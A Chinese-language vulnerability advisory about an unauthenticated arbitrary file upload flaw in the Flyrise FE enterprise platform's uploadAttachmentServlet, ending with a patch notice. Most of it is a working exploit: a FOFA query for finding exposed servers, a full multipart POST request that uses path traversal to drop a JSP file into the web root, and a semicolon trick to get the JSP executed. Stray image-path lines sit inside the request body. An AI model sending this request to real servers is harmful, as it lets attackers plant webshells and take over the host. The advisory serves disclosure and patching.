

关于飞企互联-FE企业运营管理平台 uploadAttachmentServlet 任意文件上传漏洞预警

漏洞描述

飞企互联-FE企业运营管理平台 /servlet/uploadAttachmentServlet接口处存在文件上传漏洞，未经身份验证的攻击者可以利用此漏洞上传恶意后门文件，获取服务器权限，进而控制整个web服务器。

影响范围

version < 7.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: app="FE-协作平台"

POC/EXP:

POST /servlet/uploadAttachmentServlet HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/103.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKNt0t4vBe8cX9rZk

-----WebKitFormBoundaryKNt0t4vBe8cX9rZk

Content-Disposition: form-data; name="uploadFile"; filename="../../../../jboss/web/fe.war/he.jsp"

Content-Type: text/plain

<% out.println("hello");%>



-----WebKitFormBoundaryKNt0t4vBe8cX9rZk

Content-Disposition: form-data; name="json"

{"iq":{"query":{"UpdateType":"mail"}}}

-----WebKitFormBoundaryKNt0t4vBe8cX9rZk--

jsp文件上传后默认是不解析，需在文件名后加个；即可绕过解析jsp文件



hello

修复方案

官方修复：

目前官方已发布补丁更新，建议受影响用户尽快安装。

厂商已发布了漏洞修复程序，请及时关注更新：

<https://www.flyrise.cn/>